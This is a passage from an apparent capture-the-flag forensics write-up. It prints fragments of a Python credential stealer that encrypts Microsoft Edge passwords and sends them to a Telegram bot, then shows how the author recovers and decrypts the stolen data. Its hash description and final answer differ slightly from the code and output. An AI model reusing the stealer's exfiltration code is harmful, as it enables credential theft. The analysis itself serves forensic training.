def send_encrypted_chunks(data, telegram):
"""Encrypt data and send as chunks to Telegram""" # inserted
key, iv = get_encryption_key()
encrypted_data = encrypt_data(data, key, iv)
print(f'Original data size: {len(data)} characters')
print(f'Encrypted data size: {len(encrypted_data)} characters')
max_chunk_size = 3500
chunks = [encrypted_data[i:i + max_chunk_size] for i in range(0, len(encrypted_data), max_chunk_size)]
print(f'Sending {len(chunks)} encrypted chunks...')
for i, chunk in enumerate(chunks, 1):
chunk_message = f'🔐 EDGE_CHUNK[{i}/{len(chunks)}]:{chunk}'
success = telegram.send_message(chunk_message)
if success:
print(f'✅ Chunk {i}/{len(chunks)} sent successfully')
else: # inserted
print(f'❌ Failed to send chunk {i}/{len(chunks)}')
return len(chunks)
def send_edge_to_telegram(passwords):
"""Send extracted Edge passwords to Telegram with encryption""" # inserted
telegram = TelegramSender(BOT_TOKEN, CHAT_ID)
if not passwords:
telegram.send_message('❌ No passwords were found in Microsoft Edge.')
return None
```
- Summary:
- The script generates an AES key from the SHA-512 digest of the computer's name.
- The script encrypts the stolen credentials with AES-CBC.
- The script also encode the ciphertext with Base64.
- The script sends the encrypted credentials to Telegram.
- Using this website: https://dev.mrbean.dev/telegram, we can get an invite link to the Telegram channel.

- Which will return this reponse:
```json!
{
"ok": true,
"result": {
"id": -1002796536763,
"title": "hahahahalmaooo",
"type": "channel",
"invite_link": "https://t.me/+dla4Yp6ALXg0ZWM9",
"can_send_gift": true,
"has_visible_history": true,
"can_send_paid_media": true,
"accepted_gift_types": {
"unlimited_gifts": true,
"limited_gifts": true,
"unique_gifts": true,
"premium_subscription": false
},
"available_reactions": [],
"max_reaction_count": 11,
"accent_color_id": 6
}
}
```
- Inside the Telegram chat:

- So our credential's ciphertext is:
```!
XMPb/GhJYMyBVDY29FwKlR821i/MGTc94KO1DtslPu5eYEOfF5Q9ATJcYPlKWT021qf5IYaKrczy18Hmua3riXuSKZ8ecK/LefMaQw64f80eSMyojTJ+fSfwiaNaBo17dNClDYCIoov2VijEk8GBvB3sadas7j1lYWohtKWbOVwZEjwmF8iSXL9wZNM/Ni7xH0I6PyyQlOAqHiyEw1ckPOiOVuo4veRagBzYEIep4E/LtkpAhDxOubnJsV0Er8s3WeZAWrwmHYZfdHT2BBO3X0M8DcsX343qEmEM5ItFtdTnn3fegkNoYBSBLL+JlTWP+8swbiYFWzj7X0tH/E/krA==
```
- We will now encrypt it. But first to get the KEY and IV, we need to know the computer's name. Which we can check by reading the `SYSTEM` registry.
```
$ hivexget SYSTEM 'ControlSet001\Control\ComputerName\ComputerName'
"@"="mnmsrvc"
"ComputerName"="WINDOWS11"
```
- Computer's name: `WINDOWS11`. By modifying the script, we can decrypt the data back.
```python
import base64
import hashlib
from Crypto.Cipher import AES
def decrypt_with_computer_name(encrypted_data, computer_name):
"""Decrypt data using a specific computer name"""
# Generate key/IV from computer name
key_hash = hashlib.sha256(computer_name.encode()).digest()
key = key_hash
iv = key_hash[-16:]
# Decrypt
try:
encrypted_bytes = base64.b64decode(encrypted_data)
cipher = AES.new(key, AES.MODE_CBC, iv)
decrypted_padded = cipher.decrypt(encrypted_bytes)
pad_length = decrypted_padded[-1]
decrypted_data = decrypted_padded[:-pad_length].decode('utf-8')
return decrypted_data
except Exception as e:
print(f"Decryption error: {e}")
return None
# Usage example:
if __name__ == "__main__":
computer_name = 'WINDOWS11'
encrypted_text = 'XMPb/GhJYMyBVDY29FwKlR821i/MGTc94KO1DtslPu5eYEOfF5Q9ATJcYPlKWT021qf5IYaKrczy18Hmua3riXuSKZ8ecK/LefMaQw64f80eSMyojTJ+fSfwiaNaBo17dNClDYCIoov2VijEk8GBvB3sadas7j1lYWohtKWbOVwZEjwmF8iSXL9wZNM/Ni7xH0I6PyyQlOAqHiyEw1ckPOiOVuo4veRagBzYEIep4E/LtkpAhDxOubnJsV0Er8s3WeZAWrwmHYZfdHT2BBO3X0M8DcsX343qEmEM5ItFtdTnn3fegkNoYBSBLL+JlTWP+8swbiYFWzj7X0tH/E/krA=='
result = decrypt_with_computer_name(encrypted_text, computer_name)
if result:
print(f"Decrypted: {result}")
```
```shell!
$ python3 decrypt.py
Decrypted: === MICROSOFT EDGE PASSWORDS EXTRACTION REPORT ===
=== PROFILE: Default ===
Passwords found: 1
ENTRY 1:
URL: https://hehehe.com/
Username: nh0kt1g3r12
Password: welcome_to_the_world_of_forensics
--------------------------------------------------
```
Answer: `nh0kt1g3r:welcome_to_the_world_of_forensics`
 Sign in with Wallet
Connect another wallet
Sign in with Wallet
Connect another wallet